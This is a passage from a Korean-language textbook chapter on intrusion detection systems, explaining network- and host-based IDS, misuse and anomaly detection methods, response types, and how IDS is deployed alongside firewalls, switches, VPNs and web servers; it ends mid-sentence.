대응작용은 현재 리용하고있는 구체적인 IDS체계와 그것을 어떻게 구성했는가에 관계된다. 모든 IDS체계들은 비정상적인 사건들을 관리에 기록하는 기술을 가지고있다. 일부 체계들은 망관리자가 후에 해석할수 있도록 새로운 자료흐름묶음을 획득하여 기억시킨다. 다른것들은 전자우편 또는 본문과 같은 경보를 보내도록 구성되여있다.

많은 IDS체계들은 련결의 량끝을 재시동함으로써 이상한 전송을 중단하게 할수도 있다.

또한 려과규칙을 변경시키고 공격콤퓨터를 봉쇄하기 위하여 방화벽 또는 경로기와 호상작용하는것들도 있다.

IDS는 보통 2개의 부분으로 구성된다.

☞ 수감기: 이것은 자료흐름을 보관하고 분석하는 기능을 수행한다.

☞ 조종반: 이 조종반을 통하여 수감기를 관리하며 모든 보고기능이 실행된다.

침입검출체계들은 매우 많은 자원을 소비한다.

개발자들은 보통 256MB의 RAM과 인텔 300MHz 펜티움Ⅲ 혹은 프로처리기(또는 수감기가 UNIX에서 가동하는 경우에는 RISC방식처리기)를 장비한 체계우에서 수감기를 동작시킬것을 권고하고있다. IDS가 모든 자료흐름을 기입하기때문에 많은 디스크공간이 자체 자료기지용으로 요구된다. 대략 100MB의 디스크공간이 보통 권고되지만 자료기지를 자주 지워버리지 않거나 또는 망을 통한 자료흐름이 많은 경우 총적으로는 더 많이 리용할것을 계획하여야 한다.

조종반을 가동시키는 체계에 대한 요구는 매개 수감기자료기지를 복사하는데 필요한 디스크공간을 충분히 남겨두어야 한다는것외에는 대체로 같다.

1) IDS의 정의

IDS는 단순한 접근조종기능을 초월하여 침입의 패턴자료기지와 전문가체계를 사용하여 망이나 체계의 사용을 실시간적으로 감시하여 침입을 검출하는 체계를 말한다.

IDS는 방화벽과 같이 망보안체계의 중요한 구성부분의 하나로서 방화벽이 공격당하였을 때 이에 따르는 피해를 최소화하고 망관리자가 없을 때에도 공격에 적절히 대응할수 있게 한다.

침입검출에서 발생한 2가지 오유는 잘못된 경보(False alarm 혹은 False positive)와 경보실패(No alarm 혹은 False negative)가 있다.

잘못된 경보는 정상적인 행위를 하고 있음에도 불구하고 IDS가 공격행위로 검출하여 경보를 발생시키는 경우를 말한다.

경보실패는 공격자의 공격에도 불구하고 IDS가 그 행위를 검출하지 못하는 경우를 말한다.

2) IDS의 우점

첫째로 해킹방법에 기초하여 해커의 침입을 검출하므로 새로운 기술의 적용이 쉽다.

둘째로 외부로부터의 공격뿐만아니라 내부에 의한 해킹도 차단할수 있다. 이에 따라 기존 방화벽이 지원하지 못하는 ID도용을 통한 내부공격자의 해킹도 차단할수 있다.

셋째로 방화벽은 인증된 IP로부터의 공격은 막을수 없지만 IDS는 IP에 관계없이 모든 파케트에 대해 검사를 수행하므로 보다 안전하다.

넷째로 해킹사실이 발견되였을 때 해킹에 관한 정보를 휴대용전화, 우편 등으로 즉시 전송하여 망관리자가 없을 때에도 보안을 유지할수 있다.

다섯째로 검출에 그치지 않고 침투경로까지 추적하여 해커를 적발하며 자료를 안전한 곳으로 옮기는 등 방화벽의 수동적인 대처와는 달리 적극적인 보안기능을 가지고있다.

여섯째로 해킹하고있는 도중에 그것을 잡아내기때문에 공격자를 로출시키기 위한 필요한 증거를 확보할수 있다.

3) IDS의 기술적구성요소

— 정보수집단계

정보수집단계는 침입정보뿐아니라 체계의 모든 정보를 수집하여 가공 및 압축단계로 넘기는 기능을 수행한다.

— 가공 및 압축단계

침입검출에 필요한 의미있는 정보만을 압축하는 단계로 정보수집단계에서 전달받은 정보를 기초로 침입검출의 가능성이 있는 자료를 압축한다.

—분석 및 침입검출단계

침입여부를 판정하는 단계로서 침입검출체계의 가장 핵심적인 요소이다.

— 보고 및 처리단계

침입으로 판단되면 관리자에게 보고하고 관리자가 조치를 취하는 단계로 검출된 침입을 차단하는 단계이다.

4) IDS의 분류

— 자료원천을 기초로 하는 분류

① 망 IDS (Network IDS : NIDS)

망에서 파케트흐름을 수집하여 망을 경유하는 파케트를 분석하여 침입을 검출해낸다. 호스트에 기초한 IDS가 호스트에 설치되여야 하는 반면에 망에 기초한 IDS는 호스트에 기초한 IDS에서 제공하지 않는 잘못된 파케트에 대한 정보나 포구훑기에 대한 정보를 획득할수 있고 망의 상황을 리해하고있기때문에 망측면에서 대응할수 있다. 일반적으로 파케트에 해당 공격문자렬이 존재하는가를 조사하거나 TCP포구 및 기발정보를 조사하여 론리적으로 맞는가를 검사함으로써 침입을 검출해낸다. 망에 기초한 IDS는 모든 파케트를 재조립하여 분석하기때문에 망의 부하가 크면 파케트손실을 일으킬수 있고 파케트자체가 암호화되여있으면 파케트를 분석할수 없는 결함을 가지고있다.

그림 3-19는 망 IDS의 위상구조를 보여준다.

② 호스트기초IDS

IDS가 체계내부에 설치되여 하나의 체계내부사용자들의 활동을 감시하고 해킹시도를 검출해내는 체계이다. 응용프로그람 기록, 체계 기록 등의 정보를 조작체계로부터 획득하여 정보를 수집한다. 대부분 간단한 형태의 자료이지만 그 자료의 성격은 해당 응용프로그람에 종속되기때문에 잘못된 자료를 수집할수 있다.

모든 호스트에 1회용통과암호 ,생체인식 등의 특별가입등록쏘프트웨어가 탑제되여야 한다. 또한 공격자가 기록을 삭제하거나 변조하는것을 막기 위해 IDS는 기록파일을 전문기록봉사기나 일반사용자들이 접근 못하는 호스트에 보관하여야 한다.

호스트형 IDS는 비루스주사장치와 류사하게 작용한다. 그것은 보호하려는 체계상에

서 배경처리로서 돌아가면서 이상작용을 검출하게 된다. 이상작용에는 HTTP요청을 통하여 미지의 지령들을 보내려는 시도나 파일체계변경 등이 포함된다. 이상작용이 검출되였을 때 IDS는 공격하는 대화를 중지시키고 체계의 기본관리자에게 경보를 보낼수 있다.





그림 3-19 망 IDS의 위상구조

호스트기초IDS가 언제 효과적인가를 간단한 실례를 통하여 고찰해보자.

보호하려는 웨브봉사기가 DMZ망토막우에 위치하고있다고 가정하자. 이 DMZ는 방화벽뒤에 있지만 웨브봉사기만을 포함하는 토막과 분리된 상태에 있다. 방화벽은 HTTP로 웨브봉사기에로의 자료흐름만 허락하도록 구성되여있다.

이러한 경우에 호스트기초IDS제품은 웨브봉사기를 보호하는데 충분하다. 그것은 방화벽이 대부분의 보호를 제공해주기때문이다. 방화벽은 웨브봉사기로 할수 있는 자료흐름이 오직 HTTP요청뿐이라는것을 확인하게 된다. .

호스트기초침입검출체계는 의심스러운 파일접근요청이라든가 CGI와 Java리용이 이러한 HTTP요청속에 포함되여있지 않으며 체계상에서 가동하는 웨브봉사기에로 통과되지 않는다는것만을 담보하여야 한다. 호스트기초IDS는 완전교환환경에서 매우 유익할수 있다. 이에 대한 론의를 그림 3-19에서 보여주었다. 이 그림에서 모든 체계들은 교환기에 직접 련결된다. 실제상 이것은 매개 체계에 그 자신의 충돌구역을 가져다준다. 즉 교환기가 통신에 참가한 두 체계만이 자료흐름을 볼수 있도록 모든 단일자료흐름을 분리시킨다.

교환기가 통신대화를 분리시키기때문에 망에 기초한 IDS는 모든 통과하는 망자료흐름을 알수 없게 된다. 만일 작업국이 인트라네트 웨브봉사기에 대항하여 공격을 개시한다면 IDS는 공격이 진행되고있으며 그래서 보복수단을 취하기 곤난하다는것을 완전히 알

아차리지 못하게 된다. 뿐만아니라 이것은 공격이 IDS경과기록에 나타나지 않고 사건기록도 되지 않는다는것을 의미한다.

호스트기초IDS는 인트라네트 웨브봉사기를 보호하는데 제일 유리할수 있다. 이것은 보호하려는 체계상에서 가동하기때문에 교환기의 자료흐름분리속성의 영향을 받지 않는다. 웨브봉사기가 살피고있는 모든 자료흐름을 알기때문에 HTTP에 기초한 공격으로부터 체계를 보호할수 있게 한다.

— 침입모형에 기초한 분류

① 오용검출방법(Misuse Dectection)

알려진 공격방법이나 보안방책을 위반하는 행위에 대한 패턴을 지식자료기지로부터 찾아서 특정한 공격들과 체계취약점에 기초하여 평가된 지식을 적용하여 검출해내는 방법으로서 일명 지식기반(Knowledge-Base)이라고도 한다.

자신이 가지고있는 지식에 기초하여 취약점들에 대한 정보를 알아내고 해당 취약점을 리용하려는 시도를 찾기때문에 비교적 검출의 정확도가 높다.

지식자료기지는 대단히 중요한 요소이며 계속적인 갱신이 필요하다.

오유검출방법은 허위경보(False alarm)률이 매우 낮으며 보안체계에 의해 제공된 문맥적분석이 매우 세밀하기때문에 보안관리자가 방어하거나 혹은 수정하기가 쉽다. 결함으로 보면 알려진 공격에 대한 정보수집이 어렵고 새로운 취약성에 대한 최신정보를 유지하기가 쉽지 않다.

지식자료기지를 유지한다는것은 새로운 취약성에 대한 세밀한 분석을 필요로 하기때문에 시간소비형(Time consuming)업무를 수행하여야 하는 부담이 있으며 분석과정에 같은 방법의 공격을 검출할수 없다.

조작체계 및 체계가동환경,응용프로그람에 의존된 지식자료기지가 필요하게 되며 자료기지의 관리가 어렵다.

IDS는 주어진 환경에 종속적이며 특권을 행사하는 내부공격자검출에서는 공격자가 특권을 리용하여 취약성공격을 하지 않기때문에 검출이 불가능한 결함도 가지고있다.

② 비정상적인 침입검출수법(Anomaly Detection)

체계사용자가 정상이거나 예상된 동작에서 벗어났는가를 조사함으로써 공격을 검출하는 방법을 말한다.

비정상적인 침입이란 콤퓨터자원의 비정상적인 행위(anomalous behavior)나 사용에 근거한 침입을 말한다.

례를 들면 한 사용자의 콤퓨터사용시간이 오전 9시부터 오후 5시까지인데 근무시간이후에 콤퓨터를 사용하는 경우 정확한 가입등록이름과 통과암호를 사용하는 정당한 사용이더라도 침입으로 간주하는 경우를 들수 있다.

비정상적인 침입검출수법의 종류

☞ **정량분석법**

정상 혹은 유효한 행동모형은 다양한 방법으로 수집된 참조정보들로부터 생성되며 현재 활동과 행동모형을 비교함으로써 검출한다.

림계값을 두고 정량적으로 행위를 분석하여 림계값을 넘어가면 경보를 울리는 정량분석법은 체계의 부하를 감소시키는 우점을 가지지만 림계값에 대한 정량적인 설정이 필요하다.

정량분석법은 비정상적인 동작검출방법으로 가장 일반적으로 쓰이는 알고리듬으로서 수자형식으로 표현되는 검출규칙과 속성들을 사용한다

☞ **통계적인 방법(Statistical approaches)**

통계적인 방법은 주로 비정상적인 침입검출을 통계적으로 처리하는 방법이다. 과거의 경험적인 자료를 토대로 처리하기때문에 상당히 정확하게 검출할수 있다.

그림 3-20. 통계적인 방법

검출방법은 먼저 사용자나 사용자가 실행시킨 프로쎄스의 행위를 관찰하고 매개 행위에 대한 프로파일을 생성한다. 생성된 프로파일들을 주기적으로 관찰하여 프로파일의 비정상적인 행위를 측정한다.

프로파일의 비정상성을 측정하는 방법들은 다음과 같다.

첫째로; 작용(activity)의 세기(intensity)를 측정하는 방법
둘째로; 파일접근이나 I/O작용의 분포를 측정하는 방법
셋째로; 가입등록의 회수를 측정하는 방법
넷째로; CPU나 I/O의 사용량을 측정하는 방법

우의 방법들을 사용하여 사용자의 행위가 정상적인 행위인가 아닌가를 측정할수 있다.
통계적인 방법의 우점은 통계적으로 잘 연구된 방법들을 사용할수 있다는것이다.
또한 주기적인 자료의 변경이나 유지보수가 필요없다.
결함은 다음과 같다.

첫째로; 통계적인 방법은 어떤 행위의 발생순서에 민감하지 못하다는것이다.

둘째로; 순수한 통계적인 침입검출체계는 어떤 행위의 변경사항이 작은 경우에는 정상이라고 할수 있기때문에 점차적으로 비정상적인 행위도 정상이라고 잘못 판단할수 있다.

셋째로; 어떤 행위가 정상인가 아닌가를 판정할수 있는 림계값(threshold)을 설정하기가 힘들다.

넷째로; 순수한 통계적인 방법을 사용하여 모형화할수 있는 행위의 종류가 제한되여 있는것이다.

☞ **특징추출(Feature Selection)**

특징추출은 특정침입패턴을 추출하는 방법으로서 경험적인 침입검출측정도구의 모임을 구성하고 침입의 예측, 분류가능한 침입검출도구의 부분모임을 결정하여 침입을 예측하거나 분류한다.





그림 3-21. 특징추출

☞ **비정상적인 행위 측정방법들(anomaly measures)의 결합**

이 방법은 여러 비정상적인 행위 측정방법들을 사용하여 매개의 결과를 통합하여 특정 행위가 정상인지 비정상인지를 측정하는 방법이다. 사용하는 측정방법들에는 Bayesian Statistics, Covariance Matrices, Belief Network 등이 있다.

☞ **예측가능한 패턴 생성 (Predictive Pattern Generation)**

이 방법은 특정한 행위를 이루는 사건(event)의 순서가 우연적이지 않고 인식할수 있는 패턴이라는 가설에 근거하며 사건사이의 상호관계와 순서를 설명할수 있다. 시간의존규칙(time-based rule)을 사용하여 매개의 사건에 시간을 부여할수 있으며 사건의 순서가 정확한 경우에도 시간의 간격에 따라 주어진 사건들이 정상인지 비정상인지 검출할수 있다.

례를 들어 그림 3-22과 같이 E1이 발생한 후 E2와 E3이 발생하고 E4가 발생할 확률이 95%이고, E5가 발생할 확률이 5%라면 E4가 발생하는것이 정상이고, E5가 발생하는것은 비정상일것이다. 이와 같이 발생할 확률이 작은 사건인 경우를 침입이라고 간주하

여 검출할수 있게 한다. 이 방법의 결함은 규칙에서 표현되지 않은 행위의 패턴은 비정상이라고 인식할수 없다는것이다.





그림 3-22. 예측가능한 패턴생성

우점은 특정행위가 일련의 순서를 가진 패턴이라면 이 행위의 다양한 변형형태를 처리할수 있으며 의심이 가는 전체 가입등록대화보다 더 자세하게 관련된 사건들을 처리할수 있기때문에 사건준위에서의 비정상적인 행위를 검출할수 있다

☞ 신경망(Neural Network)

이 방법에서는 명령의 순서를 신경망으로 학습시켜서 다음에 수행될 명령을 미리 예측할수 있다. 다음에 수행되는 명령을 예측할수 있기때문에 정상인지 비정상인지를 검출할수 있다.





그림 3-23. 신경망

그림 3-23에서 보면 현재의 명령과 과거에 수행시켰던 명령들을 입력층에 입력시키면 신경망은 스스로 학습하여 다음에 수행될 명령을 출력층에서 나타내게 된다.

신경망의 우점은 통계적인 방법과 같이 자료의 특성에 의존할 필요가 없으며 잡음이 많은 자료를 잘 검출할수 있고 출력에 영향을 줄수 있는 다양한 방법들사이의 호상관계를 잘 나타낼수 있다.

또한 기록된 자료를 학습하여 망을 구성하고 차후의 사건에 대한 자료를 망에 적용시키는 방법으로 적응해나간다는 우점을 가지고있다.

결함은 신경망의 위상과 매개 구성요소사이에 주어지는 무게값을 여러번 학습시킨 후

에야 결정할수 있다는것이다. 또한 현재의 명령과 과거의 w개의 명령을 설정할 때 w의 크기는 신경망설계에 중요한 요소로 설정하기 어렵다. w의 크기가 큰 경우에는 보다 정확한 결과를 얻을수 있지만 학습시간이 많이 걸리고 w의 크기가 작은 경우에는 학습시간은 빠르지만 결과가 정확하지 않을수도 있기때문이다.

결함은 또한 정상과 비정상을 구분하는 기준이 없다는것이다.

☞ **규칙기초방법**

우에서 론의한 통계적인 방법과 류사하며 차이점은 이 방법이 사용패턴들을 보관하고 표현하기 위한 규칙모임들을 사용한다는것이다.

☞ **선택적검출방법(Alternative Detection)**

현대침입검출방법으로서 오용검출이나 비정상적검출부류와는 다르다.

☞ **면역체계**

이 방법에서는 self/unself기술을 리용한다. 비록 이 기술이 강력하기는 하지만 침입검출에 완전한 해결로는 되지 못한다.

☞ **유전알고리듬**

진화알고리듬이라고 부르는 알고리듬부류의 한가지 형태이다.

침입검출처리는 매 사건자료에 대한 가설벡토르를 정의한다. 이 벡토르는 침입인가 아닌가를 지정한다. 그다음 가설은 그것이 유효한가를 결정하기 위해 시험되며 이렇게 개선된 가설이 나오고 시험결과에 기초하여 적용된다.

이 과정은 해답이 나올 때까지 반복된다.

5) IDS의 응답

분석이 진행된 후에 체계는 공격에 대하여 알고있는것만큼 그 문제성을 지정해야 한다

침입검출처리모듈에서 이것은 응답부분에 의해 조종된다.

— **응답의 요구조건**

일부 응답들은 사건조종에 대한 현재의 표준안대로 설계되고있으며 다른 것들은 국부적인 관리임무와 방책들을 반영하기도 한다.

— **응답의 류형**

침입검출체계의 응답은 능동응답과 피동응답으로 갈라볼수 있다

능동응답에서 체계는 자동적으로 또는 사용자에 의해 무시되거나 공격과정에 영향을 준다.

피동응답에서 체계는 단순히 제기되는 문제를 보고하고 기록한다.

— **관측과정에 추적**

체계가 공격받는 상태에 있을 때에는 경고를 발생하는것과 함께 침입자를 막아버리도록 경고한다. 이 방법은 침입자의 대화가 계속 진행중에 있는 동안에도 계속 조사활동을 진행하도록 한다. 이 경우 통보와 경고는 숨은 경로를 통하여 수행한다

— 응답을 보안방책에 반영

침입검출체계의 리용을 최량화하기 위하여서는 응답을 최적화된 보안방책과 절차들에 포함시키는것이 좋다.

이것을 수행하기 위한 한가지 방도로서는 검출된 침입이나 보안회피에 대하여 해당한 행동을 지정하도록 하는것이다.

6) 침입위험성의 분석

이 부분은 침입검출의 특수한 경우로 된다.

위험성분석은 정적분석알고리듬에 속한다. 정적분석알고리듬을 불련속적인 구간에서 분석되고 표본화된 정보원천을 참조하는 구간기초분석방법이라고도 부른다.

— 위험성분석

위험성분석은 체계의 보안상태나 그의 구성에 대한 분석으로서 그 시간구간내에 종합된 정보에 토대하고있다.

이 처리는 침입검출체계와 관련되는 동적분석방법과 차이난다.

정적분석에 대한 일반적전략은 다음과 같다.

☞ 체계속성의 미리 정의된 모임은 표본화되여야 한다.

☞ 그 자료구역은 적어도 하나의 참조모임에서 정의되고 비교되여야 한다.

— 믿음성연구

위험성분석알고리듬으로서의 연구방법들은 믿음성연구(피동)와 비믿음성연구(능동)의 두가지 부류로 갈라진다.

이 연구들사이의 차이는 분석된 정보가 믿음성을 가지고 얻었는가 아닌가에 따라 구분된다.

믿음성이 있는것들로서는 통과암호나 합법적으로 체계자료객체에 대한 호출을 얻는 경우를 의미하여 믿음성이 없는것들은 체계로부터 실행시 반작용동작을 진행하여 다시 들어갈수 있는 뒤문을 만들어놓는것들을 말한다.

— 비믿음성연구

최근 비믿음성연구들은 위험성분석에서 대중화되고있다.

인터네트통신의 많은 연구자들이 비믿음성적인 위험성분석이 진짜 침입검출이라고 인정하고있다.

믿음성연구방법들과 호스트기초연구방법들사이의 련관은 믿음성이 없는 연구방법들과 망기초연구방법들사이의 련관성과 류사하다.

위험성분석에 대한 믿음성이 없는 연구방법들은 실제적으로 공격들에 대한 체계응답을 기록함이 없이 체계공격을 재현하는것이다.

때문에 이러한 연구방법들은 믿음성연구방법들보다 침입적이다.

7) 기술적론의

비록 침입검출체계가 보안관리모듈의 표준구성부분으로서 급속히 발전하고있지만 여전히 청소한 기술분야로 남아있다.

침입검출의 실현을 최적화하는데는 아래와 같은 문제들이 제기되고있다.

— **확장성**

콤퓨터망을 통한 업무가 증가함에 따라 대규모망을 감시하는것은 점점 어려워지고있다.

위협환경이 보다 적극화되고 사용자들이 망접속보안을 강화하려는 조건에서 망감시도 보다 어려워질것이다. 확장성은 망의 보안상문제들이 보다 심각해지고 그 수가 증대될 때 이 문제들을 어떻게 해결하겠는가에 대한 해답이다.

— **관리**

다른 하나의 론의는 침입검출체계관리와 관련한것이다. 단순한 기구의 조종하에서 망의 복잡성이 커지면 보안문제를 론의하게 될것이며 침입검출체계를 요구한다.

8) IDS의 역할과 한계

— **역할**

강력한 IDS보안방책은 상업적 IDS의 핵심기술이며 악의적인 망자료흐름에 관한 정보를 보관하거나 제공할수 있다

IDS는 망보안쎈터를 위한 유용한 도구이며 보안감시기나 도난경보기와 같은 형식으로 망을 통해서 들어오는 공격자를 식별하고 증거를 포착한다.

망에 대한 침입이 일어나고있다는것을 보안관리자에게 실시간적으로 경보하고 통합방어전략하부구조로 통합할수 있다.

— **한계**

모든 보안상 피해를 검출할수 없고 잘못된 경보와 경보실패가 발생한다.

광범한 공격에 의해 IDS 자체가 마비될수 있으며 망기반의 IDS는 고속망에서 효과적인 동작을 하지 않을수 있다. 모든 IDS는 각기 취약성을 가지고있기때문에 정기적인 검사를 통한 강력한 보안방책을 세워야 한다.

IDS는 망에 배치되기 전에 평가를 거쳐서 취약성을 찾아내야 하며 강력한 검사를 거쳐야 한다.

9) IDS를 포함한 망의 구성

— **IDS와 웨브봉사기**

IDS는 웨브싸이트를 보호할수 있는 중요한 보안수단의 하나로서 항상 가명사용자의 접속을 받아야 하는 웨브봉사기에 호스트에 기초한 IDS를 설치하여 운영할수 있다.

그림 3-24와 같이 경로설정방식이 인증되지 않은 공격자의 침입을 막고 방화벽이 내부 망을 막아서 침입을 차단하지만 DMZ망에 놓인 웨브봉사기에는 호스트에 기초한 IDS를 설치한다.





그림 3-24. 웨브봉사기를 위한 IDS 구성

IDS는 정보를 획득하면서 경로기의 방책에 어긋나는 동작이 발견되면 경보를 울려 침입을 검출해낸다.

— **IDS와 방화벽**

방화벽과 IDS는 하나의 기능으로 통합될 가능성이 많은 보안기능이며 현재 많은 방화벽제품들은 방책에 어긋나는 파케트들에 대한 경보장치가 실현되여있기때문에 이미 기본적인 침입검출을 하고있다고 할수 있다.





그림 3-25. IDS와 방화벽

그림 3-25에서 보는것처럼 방화벽과 망에 기초한 IDS를 함께 설치하고 방화벽과 IDS의 기능을 동시에 수행하면서 방책에 어긋나는 파케트에 대한 경보기능과 침입검출기능을 수행할수 있다.

그림 3-25에서처럼 telnet파케트를 경로기가 통과시키더라도 IDS와 방화벽이 동시에 구현된 체계에서 웨브봉사기로 들어가는 telnet파케트에 대한 경보를 하고있기때문에 침입검출을 할수 있다.

방화벽과 IDS는 일정한 차이를 가지고있다. 방화벽은 주변감시수단으로 작용한다. 이것은 모든 자료흐름이 망의 한 구역에서 다른 구역으로 이동하기 위하여서는 방화벽을 통과하여야 한다는것을 의미한다. 방화벽이 공격당하고 봉사기들이 파괴된다면 자료흐름을 통과시키지 못하는 전형적인 틀린 열기현상이 나타나게 된다. 이것은 모든 망통신을 마비시키며 방화벽을 무력하게 만들고 내부호스트에 대한 공격을 개시할 기회를 노리는 공격자들을 방해한다.

어떤 IDS들은 망토막들사이에 놓이지 않는다. 그것은 하나의 충돌령역안에서 동작하도록 설계되였다. 만일 IDS가 무력하다면 자료흐름이 정지되지 않기때문에 기술적으로 틀린 닫기로 된다. 망자원들에 접근하는동안 공격자는 IDS가 정지되게 할수 있다.

— 망 IDS와 교환기(switching hub)

교환기가 련결된 망상에서는 통과하는 모든 파케트를 검사할수 없고 오직 자신에게 오는 파케트만을 볼수 있으며 현재 교환기의 가격이 떨어지면서 많은 망들은 집선기보다는 교환기를 구성하는 구조로 변경되고있기때문에 IDS의 립장에서는 해결하여야 할 문제로 나서고있다.





그림 3-26. 망 IDS와 교환기(switching hub)

그림 3-26과 같이 보호대상이 되는 자원호스트(Resource)와 망의 여닫개사이에 집선기를 련결하고 집선기의 한개의 포구는 IDS에 접속하고 다른 포구는 보호대상에 련결함으로써 교환기에서의 결함을 막을수 있다.

tap장비는 파케트를 단순히 복사해서 다른 곳으로 보내는 역할을 하고있으며 이 장비는 단방향성이다. 이를 리용하면 그림 3-27과 같이 보호대상이 2대이상이라도 한개의 집선기를 리용하여 IDS와 련동할수 있다.





그림 3-27. 보호대상이 여러개일 때 여닫개와 IDS련결방법

— IDS와 VPN

가상사설망(VPN:Virtual Private Network)은 모든 자료를 암호화해서 전송하기때문에 망에 기초한 IDS는 침입을 검출할수 없다.

호스트에 기초한 IDS를 사용하면 VPN장치에서 제공하는 많은 기록과 검사자료를 리용할수 있기때문에 응용프로그람 준위에서 IDS를 운영할수 있다.

— 망 IDS와 고속통신망

망 IDS는 고속망에는 적합하지 않다. IDS의 검출속도보다 망의 속도가 빠르면 IDS는 파케트를 삭제(drop)하기 시작하기때문에 정확한 검출을 할수 없다.

정확한 IDS제품의 평가를 통해서 해당 장비의 망의 수용림계값을 규정하며 설치하려는 망에 적합한 IDS를 구입해야 한다.

머리부검사, 자료검사 등 여러대의 IDS가 작업을 분담하여 수행할 경우 IDS의 성능을 높일수 있고 동일한 기능을 가지는 IDS를 여러개 설치하여 동시에 작업을 수행시켜 검출효률을 높일수 있다.

10) IDS의 제한성

IDS 자체의 약점으로 하여 일부 제한성들을 가지고있다. 잡지 《Infoworld》의 대중특별기고란의 한 저자는 IDS가 2000년말에 가서 생명력을 잃는다고 선언하였다.

교환망기술, 불완전한 공격징후맞추기, IDS체계들에 과부하를 주는 다량의 망자료흐름 그리고 IDS체계에서 나오는 공격통보를 숨길수 있게 암호화된 망자료들이 그렇게 말할수 있는 리유로 된다.

일반적으로 IDS에서는 침입검출의 빈도를 측정할 때 시간간격을 측정하여 설정값 범위내에 있을 때만을 공격으로 간주하지만 그 간격보다 느린 시간으로 공격을 취할 때는 검

